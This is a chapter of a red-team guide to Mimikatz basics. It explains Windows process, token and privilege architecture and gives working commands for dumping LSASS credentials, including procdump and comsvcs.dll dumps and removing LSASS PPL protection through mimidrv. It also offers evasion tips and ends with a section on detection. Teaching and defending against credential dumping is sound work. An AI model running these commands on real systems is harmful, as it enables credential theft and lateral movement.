
Appearance
Chapter 2: Mimikatz Basics
Introduction
Now that you've got a sense of what Mimikatz is and why it occupies such a legendary spot in our toolkit, it's time to talk about how we actually drive the thing. In this chapter, I want to walk you through the fundamental operational concepts you need to master before you even think about firing off specific attack techniques. We're going to look at how Mimikatz functions under the hood, how to execute it properly, and—this is a big one—why understanding your architecture and privilege levels is the difference between a successful dump and a frustrating "Access Denied" message.
In my experience working countless red team engagements, the operators who struggle most with Mimikatz aren't failing because the tool is broken—they're failing because they haven't internalized these fundamentals. They run the wrong binary, forget to enable debug privileges, or execute in a way that lights up every EDR sensor in the enterprise. This chapter is about building that foundation so you can confidently troubleshoot issues and understand exactly what's happening at each step.
I've seen many practitioners get confused by Mimikatz because its command structure doesn't really follow the patterns of typical Windows utilities. Some operations need very specific privileges, while others rely on being in the right process context. By the end of this chapter, you'll be able to navigate the module-based structure, troubleshoot those annoying error messages, and use the tool effectively in your authorized testing.
What makes Mimikatz particularly interesting from an educational standpoint is how it exposes the inner workings of Windows security. Every concept we cover here—process architecture, privilege tokens, memory access rights—applies far beyond this single tool. Master these basics and you'll have insights that help you understand credential theft, token manipulation, and memory forensics across your entire career.
Technical Foundation
Windows Process Architecture Deep Dive
Before we can effectively use Mimikatz, we need to understand the Windows process architecture it operates within. This isn't just academic theory—these concepts directly determine what Mimikatz can and cannot do in any given situation.
The Virtual Address Space Model
Every Windows process runs in its own virtual address space. On 64-bit Windows, each process has access to a theoretical 16 exabytes of virtual memory (though practical limits are much lower). The key insight is that these virtual address spaces are completely isolated from each other. Process A cannot directly read or write to Process B's memory—at least not without special permissions.
┌─────────────────────────────────────────────────────────────┐
│                    VIRTUAL ADDRESS SPACE                     │
├─────────────────────────────────────────────────────────────┤
│  0x0000000000000000 - 0x00007FFFFFFFFFFF  │  User Mode      │
│                                            │  (128 TB)       │
├─────────────────────────────────────────────────────────────┤
│  0xFFFF800000000000 - 0xFFFFFFFFFFFFFFFF  │  Kernel Mode    │
│                                            │  (128 TB)       │
└─────────────────────────────────────────────────────────────┘
When Mimikatz wants to extract credentials from LSASS, it needs to cross this isolation boundary. That's why SeDebugPrivilege is so critical—it grants the right to open any process for debugging purposes, effectively bypassing normal access controls.
WoW64: The 32-bit Compatibility Layer
Windows on Windows 64 (WoW64) is Microsoft's compatibility subsystem that allows 32-bit applications to run on 64-bit Windows. Understanding WoW64 is crucial because it creates hard boundaries for what Mimikatz can access.
When a 32-bit process runs on 64-bit Windows:
- It operates within an emulated 32-bit environment
- System DLLs are redirected to 32-bit versions in
C:\Windows\SysWOW64 - Registry access is redirected to
HKLM\SOFTWARE\Wow6432Node - The process cannot directly access 64-bit process memory
This is why a 32-bit Mimikatz binary fundamentally cannot extract credentials from a running 64-bit LSASS process. The memory layouts are incompatible, and the system prevents cross-architecture memory access.
The LSASS Process
The Local Security Authority Subsystem Service (lsass.exe) is the crown jewel target for credential extraction. Understanding its role helps explain why Mimikatz focuses so heavily on it:
| LSASS Responsibility | Credential Impact |
|---|---|
| User authentication | Stores plaintext passwords (pre-Win8.1), NT hashes |
| Security token creation | Contains logon session information |
| Password change processing | Temporarily stores old/new credentials |
| Kerberos ticket management | Caches TGTs and service tickets |
| NTLM authentication | Stores NT hashes for SSO operations |
| Credential caching | Maintains domain cached credentials |
LSASS runs as a 64-bit process on 64-bit Windows, which is why the x64 version of Mimikatz is essential for live credential extraction on modern systems.
Windows Security Token Architecture
Tokens are another fundamental concept that affects every Mimikatz operation. A security token is a kernel object that contains the security context of a process or thread.
Token Structure
┌─────────────────────────────────────────┐
│           SECURITY TOKEN                │
├─────────────────────────────────────────┤
│  User SID          │ S-1-5-21-...-1001  │
│  Group SIDs        │ Administrators,    │
│                    │ Users, etc.        │
│  Privileges        │ SeDebugPrivilege,  │
│                    │ SeBackupPrivilege  │
│  Logon Session ID  │ 0x00000000:003E7   │
│  Token Type        │ Primary/Imperson.  │
│  Integrity Level   │ High/Medium/Low    │
└─────────────────────────────────────────┘
Token Types and Impersonation Levels
| Token Type | Description | Mimikatz Relevance |
|---|---|---|
| Primary Token | Assigned to processes at creation | Determines base privilege level |
| Impersonation Token | Used for client impersonation | Can be stolen with token::elevate |
| Impersonation Level | Network Access | Local Access |
|---|---|---|
| Anonymous | No | No |
| Identification | No | Limited |
| Impersonation | No | Yes |
| Delegation | Yes | Yes |
The delegation level is particularly interesting for attackers because it allows the token to be used for network authentication—enabling lateral movement.
Process Access Rights
When Mimikatz opens LSASS (or any process), it requests specific access rights. Understanding these helps explain both how Mimikatz works and how defenders detect it:
| Access Right | Hex Value | Purpose |
|---|---|---|
| PROCESS_VM_READ | 0x0010 | Read process memory |
| PROCESS_VM_WRITE | 0x0020 | Write process memory |
| PROCESS_VM_OPERATION | 0x0008 | Allocate/protect memory |
| PROCESS_QUERY_INFORMATION | 0x0400 | Query process details |
| PROCESS_QUERY_LIMITED_INFORMATION | 0x1000 | Limited query (less suspicious) |
| PROCESS_ALL_ACCESS | 0x1FFFFF | Full access (very suspicious) |
The access rights Mimikatz requests are one of the primary detection vectors. Modern EDR solutions monitor for non-system processes opening LSASS with PROCESS_VM_READ rights.
Understanding Mimikatz Architectures
The x64 vs. Win32 Distinction
One of the very first choices you have to make when you launch Mimikatz is which binary to use: the 64-bit (x64) version or the 32-bit (Win32) version. This isn't just about squeezing out a bit more performance; it fundamentally dictates what Mimikatz can and cannot touch on the system.
Why Architecture Matters
Modern Windows systems use strict process isolation between 32-bit and 64-bit processes. As a general rule, a 32-bit process cannot directly reach into the memory space of a 64-bit process, and vice versa. This is a security boundary that helps keep the system stable, but it's something we have to account for.
x64 (64-bit) Version
When I use it:
- On almost any modern 64-bit Windows system (Windows 7 x64 up to Windows 11 and Server 2022).
- When I need to perform live credential extraction from LSASS. Since LSASS runs as a 64-bit process on 64-bit Windows, you must use the x64 version of Mimikatz to access its memory.
- In basically 99% of my modern penetration testing scenarios.
Technical Capabilities:
| Capability | Support Level | Notes |
|---|---|---|
| Live LSASS credential extraction | Full | Required for sekurlsa:: commands |
| 64-bit process memory access | Full | Native support |
| 32-bit process memory access | Limited | Through WoW64 layer |
| Kernel driver loading (mimidrv) | Full | Required for some bypass techniques |
| DPAPI operations | Full | Full access to CryptUnprotectData |
| Kerberos ticket manipulation | Full | TGT/TGS extraction and injection |
Binary Characteristics:
File: mimikatz.exe (x64)
Size: ~1.2 MB (varies by version)
Compile Target: x64
Min OS: Windows Vista x64 / Server 2008 x64
Dependencies: Native Win64 APIs
Win32 (32-bit) Version
When I use it:
- On those increasingly rare 32-bit Windows systems.
- Crucially: When I'm working with LSASS memory dumps that were taken from a 32-bit system.
- For testing older legacy systems like Windows XP or 32-bit Windows 7.
- When file size constraints require the smaller binary.
Technical Capabilities:
| Capability | Support Level | Notes |
|---|---|---|
| Live LSASS credential extraction (32-bit OS) | Full | Only on 32-bit Windows |
| Live LSASS credential extraction (64-bit OS) | None | Cannot access 64-bit LSASS |
| 32-bit minidump analysis | Full | Excellent for offline analysis |
| 64-bit minidump analysis | None | Architecture mismatch |
| Smaller payload footprint | Yes | Useful for constrained delivery |
Architecture Comparison Matrix
| Feature | x64 Version | Win32 Version |
|---|---|---|
| Live LSASS access (64-bit Windows) | Yes | No |
| Live LSASS access (32-bit Windows) | No | Yes |
| 64-bit minidump analysis | Yes | No |
| 32-bit minidump analysis | Yes | Yes |
| Binary size | ~1.2 MB | ~1.0 MB |
| Modern OS support | Full | Limited |
| ARM64 support | (compile yourself) | No |
Architecture Detection Methods
Before deploying Mimikatz, always verify the target architecture. Here are multiple methods ranked by OPSEC safety:
Method 1: WMI Query (Moderate noise)
cmd
wmic os get osarchitectureMethod 2: SystemInfo (Higher noise)
cmd
systeminfo | findstr /C:"System Type"Method 3: PowerShell (Lower noise)
powershell
Get-CimInstance -ClassName Win32_OperatingSystem | Select OSArchitectureMethod 4: Registry Query (Lowest noise)
cmd
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PROCESSOR_ARCHITECTUREMethod 5: Environment Variable (In-process)
cmd
echo %PROCESSOR_ARCHITECTURE%| Method | OPSEC Level | Detection Risk | Accuracy |
|---|---|---|---|
| Environment Variable | Low | Minimal | High |
| Registry Query | Low | Low | High |
| PowerShell CIM | Medium | Medium | High |
| WMI Command | Medium | Medium | High |
| SystemInfo | High | Higher | High |
Privilege Requirements
Understanding Windows Privilege Levels
Mimikatz isn't your average user-space application. It performs operations that reach deep into protected system resources. Understanding the privilege levels you're operating at is the key to making the tool work.
Windows Privilege Architecture
Windows uses a layered privilege model where different accounts have different capabilities.
Kernel Mode (Ring 0):
- Full system access
- Driver execution
- Direct hardware access
SYSTEM (NT AUTHORITY\SYSTEM):
- SeDebugPrivilege (default enabled)
- SeLoadDriverPrivilege
- Full OS-level access
Administrator:
- SeDebugPrivilege (available, not enabled)
- Most system resources accessible
- UAC elevation required for sensitive ops
Standard User:
- Limited privileges
- Own process/file access only
- No debug or backup privileges
Standard User Privileges
If you're running as a standard user, you're in a very small box. Mimikatz won't be able to do much.
What you CAN do:
| Operation | Module::Command | Notes |
|---|---|---|
| List own Kerberos tickets | kerberos::list | Only your session |
| Export own tickets | kerberos::list /export | To .kirbi files |
| View own token | token::whoami | Current context only |
| Analyze accessible dumps | sekurlsa::minidump | If file ACLs permit |
| Crypto operations on own keys | crypto::* | User-owned certificates |
| DPAPI for own data | dpapi::* | Own masterkeys only |
What you CANNOT do:
| Operation | Why It Fails |
|---|---|
| Access LSASS | No SeDebugPrivilege |
| Extract other users' credentials | Process isolation |
| Load kernel drivers | No SeLoadDriverPrivilege |
| Manipulate tokens | No SeImpersonatePrivilege |
| Access SAM database | No SeBackupPrivilege |
| DCSync | No domain replication rights |
Administrator Privileges
Landing as a local admin opens up the world, but it's still not "automatic" access to everything.
What you CAN do:
| Operation | Requirement | Command |
|---|---|---|
| Request SeDebugPrivilege | UAC elevated | privilege::debug |
| Access LSASS memory | After debug privilege | sekurlsa::logonpasswords |
| Token manipulation | After debug privilege | token::elevate |
| SAM dump (with backup priv) | After backup privilege | lsadump::sam |
| Most credential operations | Elevated session | Various |
The Debug Privilege: This is the secret sauce. SeDebugPrivilege allows a process to open any other process for debugging, bypassing normal security boundaries. By default, Admins have this right, but it's not "turned on" until you ask for it.
Enabling it in Mimikatz:
mimikatz # privilege::debug
Privilege '20' OK
You need to see that "OK." If this fails, your credential extraction commands like sekurlsa::logonpasswords simply won't work.
Common Failure Scenarios:
| Error | Cause | Solution |
|---|---|---|
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061 | Not running as Admin | Elevate via UAC |
Privilege '20' OK but sekurlsa fails | UAC filtering token | Run from elevated prompt |
| Access denied after debug | PPL protection | Use mimidrv or dump method |
SYSTEM Privileges
The SYSTEM account is the highest level of privilege on a Windows box. In many ways, it's even "more" than a standard Admin.
Advantages:
| Advantage | Impact |
|---|---|
| SeDebugPrivilege default enabled | No privilege::debug needed |
| Bypasses most access controls | Direct resource access |
| Required for driver loading | mimidrv.sys installation |
| Access to LSA secrets | Service account credentials |
| Full token privileges | All system privileges available |
Methods to Achieve SYSTEM:
| Method | Tool | Command |
|---|---|---|
| PsExec | Sysinternals | psexec -s -i cmd.exe |
| Scheduled Task | Built-in | Create task as SYSTEM |
| Service installation | Built-in | Service running as SYSTEM |
| Token stealing | Mimikatz | token::elevate |
| Meterpreter | Metasploit | getsystem |
| Named pipe impersonation | Various | Token impersonation |
SYSTEM vs Administrator Comparison:
| Capability | Administrator | SYSTEM |
|---|---|---|
| SeDebugPrivilege | Available (enable required) | Enabled by default |
| SeLoadDriverPrivilege | Requires elevation | Available |
| Access LSA secrets | Limited | Full |
| Service manipulation | Most services | All services |
| Registry full access | Most keys | All keys |
| Token impersonation | Limited | Full |
| Credential Guard bypass | Difficult | Still difficult |
Execution Modes: Command Line vs. Interactive
You can drive Mimikatz in two distinct ways, and which one you choose depends entirely on your situation.
Interactive Mode
This is what happens when you just launch the binary:
cmd
C:\>mimikatz.exeYou'll see the famous banner and the mimikatz # prompt.
Characteristics:
| Aspect | Interactive Mode |
|---|---|
| User Input | Continuous prompt |
| Output | Immediate display |
| Process Lifetime | Persistent until exit |
| Discovery | Excellent for exploration |
| Detection Risk | Higher (longer runtime) |
| Scripting | Not suitable |
Why I like it:
- Discovery: It's great for exploring modules and seeing what's available.
- Experimentation: You can run multiple commands in sequence and see the output immediately.
- Learning: It's the best way to get comfortable with the syntax.
- Troubleshooting: Immediate feedback helps diagnose issues.
Interactive Session Example:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
[...credential output...]

mimikatz # kerberos::list
[...ticket listing...]

mimikatz # exit
Bye!
Command-Line Mode
In this mode, you pass your commands as arguments when you launch the tool. If you have parameters, make sure to wrap them in double quotes:
cmd
C:\>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"Characteristics:
| Aspect | Command-Line Mode |
|---|---|
| User Input | Arguments at launch |
| Output | Sequential execution |
| Process Lifetime | Brief (commands then exit) |
| Discovery | Not suitable |
| Detection Risk | Lower (shorter runtime) |
| Scripting | Excellent for automation |
Why I like it:
- Automation: It's perfect for scripts and automated testing.
- Stealth: You're in and out quickly, reducing your "time on target."
- Integration: This is how we integrate Mimikatz into other frameworks like Cobalt Strike or custom C2 agents.
- Reproducibility: Same command, same results.
Pro Tip: Always end your command string with "exit". If you don't, Mimikatz might stay open and wait for input, which is a great way to get caught when a sysadmin sees a mysterious process hanging around.
Execution Mode Comparison
| Factor | Interactive | Command-Line |
|---|---|---|
| Time on disk | Longer | Shorter |
| Memory forensics risk | Higher | Lower |
| Output capture | Manual | Scriptable |
| Error recovery | Easy | Must re-run |
| C2 integration | Difficult | Standard |
| Learning curve | Easier | Requires knowledge |
| OPSEC rating | Poor | Better |
Advanced Execution Patterns
Pattern 1: Single Command Strike
cmd
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > output.txtPattern 2: Offline Analysis
cmd
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonpasswords" "exit"Pattern 3: With Logging
cmd
mimikatz.exe "log output.log" "privilege::debug" "sekurlsa::logonpasswords" "exit"Pattern 4: Driver-Assisted Bypass

cmd
mimikatz.exe "privilege::debug" "!+" "!processprotect /remove /process:lsass.exe" "sekurlsa::logonpasswords" "exit"Command Reference
Core Operational Commands
The following commands form the foundation of Mimikatz operations. While module-specific commands are covered in their respective chapters, these fundamentals apply across all scenarios.
privilege::debug
Enables the SeDebugPrivilege for the current process.
| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Command takes no parameters |
Syntax:
mimikatz # privilege::debugOutput Interpretation:
| Output | Meaning | Next Step |
|---|---|---|
Privilege '20' OK | Success | Proceed with operations |
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061 | Not admin | Elevate privileges |
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000022 | Restricted token | Use unrestricted token |
standard::exit (or exit)
Cleanly terminates Mimikatz.
Syntax:
mimikatz # exit
Bye!
Why It Matters: Using exit ensures proper cleanup. Killing the process forcefully may leave artifacts in memory.
log
Enables logging of all output to a file.
| Parameter | Required | Default | Description |
|---|---|---|---|
| filename | No | mimikatz.log | Output file path |
| /stop | No | - | Stop logging |
Syntax:
mimikatz # log myoutput.txt
mimikatz # log /stop
Module Discovery Commands
Listing All Modules
Type an invalid module name followed by :: to see all available modules:
mimikatz # invalidmodule::
ERROR mimikatz_doLocal ; "invalidmodule" module not found !

      standard  -  Standard module  [...]
        crypto  -  Crypto Module
      sekurlsa  -  SekurLSA module  [...]
      kerberos  -  Kerberos package module
     privilege  -  Privilege module
       process  -  Process module
       service  -  Service module
       lsadump  -  LsaDump module
            ts  -  Terminal Server module
         event  -  Event module
          misc  -  Miscellaneous module
         token  -  Token manipulation module
         vault  -  Windows Vault/Credential module
Listing Commands Within a Module
Type the module name followed by :: without a command:
mimikatz # sekurlsa::
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not found !

Module :        sekurlsa
Full name :     SekurLSA module

        msv  -  Lists LM & NTLM credentials
       wdigest  -  Lists WDigest credentials
       kerberos  -  Lists Kerberos credentials
        tspkg  -  Lists TsPkg credentials
        [...more commands...]
Command Syntax Reference
| Component | Format | Example |
|---|---|---|
| Module | modulename:: | sekurlsa:: |
| Command | module::command | sekurlsa::logonpasswords |
| Parameter | command param | kerberos::list /export |
| Switch | /switch:value | lsadump::sam /system:sys.hiv |
| Multiple switches | Space-separated | /sam:sam.hiv /system:sys.hiv |
Attack Scenarios
Scenario 1: Basic Credential Extraction
Objective: Extract credentials from a system where you have admin access.
Prerequisites:
- Local Administrator access
- x64 binary on 64-bit system
- No Credential Guard
Attack Chain:
Step 1: Verify architecture
> echo %PROCESSOR_ARCHITECTURE%
AMD64

Step 2: Launch Mimikatz (x64)
> mimikatz.exe

Step 3: Enable debug privilege
mimikatz # privilege::debug
Privilege '20' OK

Step 4: Extract credentials
mimikatz # sekurlsa::logonpasswords

Step 5: Exit cleanly
mimikatz # exit
Expected Output Analysis:
| Credential Type | Found In | Crackable |
|---|---|---|
| NTLM Hash | msv section | Pass-the-Hash or crack |
| Kerberos AES Keys | kerberos section | Overpass-the-hash |
| WDigest Password | wdigest section | Plaintext (if enabled) |
| TsPkg | tspkg section | RDP related |
Scenario 2: Offline Credential Analysis
Objective: Extract credentials from a memory dump obtained through other means.
Why This Matters: Dumping LSASS memory and analyzing offline avoids many detection mechanisms. The dump can be taken via:
- Task Manager (requires GUI access)
- ProcDump (
procdump -ma lsass.exe lsass.dmp) - comsvcs.dll (
rundll32 comsvcs.dll MiniDump) - Direct syscalls (custom tools)
Attack Chain:
Step 1: Transfer dump to analysis system
[secure file transfer]

Step 2: Match Mimikatz architecture to dump
- 64-bit LSASS dump → x64 Mimikatz
- 32-bit LSASS dump → Win32 Mimikatz

Step 3: Load and analyze
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP

mimikatz # sekurlsa::logonpasswords
[...credentials from dump...]
Advantages of Offline Analysis:
| Advantage | Description |
|---|---|
| No AV/EDR interaction | Analysis on clean system |
| No process access detection | Dump already captured |
| Time to analyze | No time pressure |
| Repeated analysis | Multiple passes possible |
| Historical credentials | Sessions at dump time |
Scenario 3: Protected Process Bypass
Objective: Extract credentials when LSASS runs as Protected Process Light (PPL).
Indicators of PPL Protection:
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
Attack Chain:
Step 1: Load Mimikatz driver
mimikatz # !+
[+] 'mimidrv' service already registered
[*] 'mimidrv' service already started

Step 2: Remove protection from LSASS
mimikatz # !processprotect /remove /process:lsass.exe
Process : lsass.exe
PID 580 -> 00/00 [0-0-0]

Step 3: Extract credentials
mimikatz # sekurlsa::logonpasswords
[...credentials extracted...]Requirements:
- SYSTEM privileges (or ability to load drivers)
mimidrv.sysin same directory asmimikatz.exe- Secure Boot disabled (usually)
- Not Credential Guard protected
Scenario 4: Command-Line Automation
Objective: Rapid credential extraction with minimal time on target.
One-Liner Execution:
cmd
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > creds.txtWith Driver Bypass:
cmd
mimikatz.exe "privilege::debug" "!+" "!processprotect /remove /process:lsass.exe" "sekurlsa::msv" "exit"PowerShell-Encoded Execution:
powershell
$commands = @("privilege::debug", "sekurlsa::logonpasswords", "exit")
$cmdString = $commands -join '" "'
Start-Process mimikatz.exe -ArgumentList "`"$cmdString`""
Detection and Indicators of Compromise
Process Creation Logging
Windows has built-in ways to log whenever a process is created, and defenders use this to find us.
Sysmon Event ID 1 (Process Creation)
If a client has Sysmon installed, they're seeing a wealth of detail. Event ID 1 captures everything: the process name, the full command line, the process hash, and even the parent process.
Key Detection Fields:
| Field | Detection Value |
|---|---|
| Image | mimikatz.exe (if not renamed) |
| CommandLine | privilege::debug, sekurlsa:: |
| Hashes | Known Mimikatz hashes |
| ParentImage | Unusual parent (powershell, python) |
| User | Non-SYSTEM accessing LSASS |
The giveaway: Even if you rename the binary to chrome.exe, the command line arguments like privilege::debug or sekurlsa::logonpasswords are dead giveaways. Chrome doesn't ask for debug privileges.
Security Event ID 4688 (Process Creation)
Native Windows process tracking can also catch you. If "Audit Process Creation" is enabled via Group Policy, the Security log will record every launch. If they've also enabled "Include command line in process creation events," you're essentially leaving a detailed receipt of your actions.

Event 4688 Key Fields:
| Field | Example Value |
|---|---|
| NewProcessName | C:\mimikatz_trunk 2\x64\mimikatz.exe |
| CommandLine | mimikatz.exe privilege::debug !+ ... |
| SubjectUserName | Administrator |
| TokenElevationType | %%1937 (Full token) |
| ParentProcessName | C:\Windows\System32\cmd.exe |
LSASS Access Detection
Sysmon Event ID 10 (Process Access)
This is the primary detection mechanism for credential dumping. Event ID 10 logs whenever one process opens another.
High-Fidelity Detection Query:
| Field | Suspicious Value |
|---|---|
| TargetImage | *\lsass.exe |
| SourceImage | NOT in (C:\Windows\System32\*, MsMpEng.exe) |
| GrantedAccess | Contains 0x1010 or 0x1438 |
| CallTrace | Contains ntdll.dll!NtReadVirtualMemory |
Access Mask Analysis:
| Access Mask | Meaning | Risk Level |
|---|---|---|
0x1010 | VM_READ + QUERY_LIMITED | High |
0x1038 | VM_READ + VM_WRITE + VM_OPERATION | Critical |
0x1FFFFF | PROCESS_ALL_ACCESS | Critical |
0x0400 | QUERY_INFORMATION only | Low |
Kernel Callbacks and ETW
Event ID 4703 (Token Right Adjusted): Logs when SeDebugPrivilege is enabled.
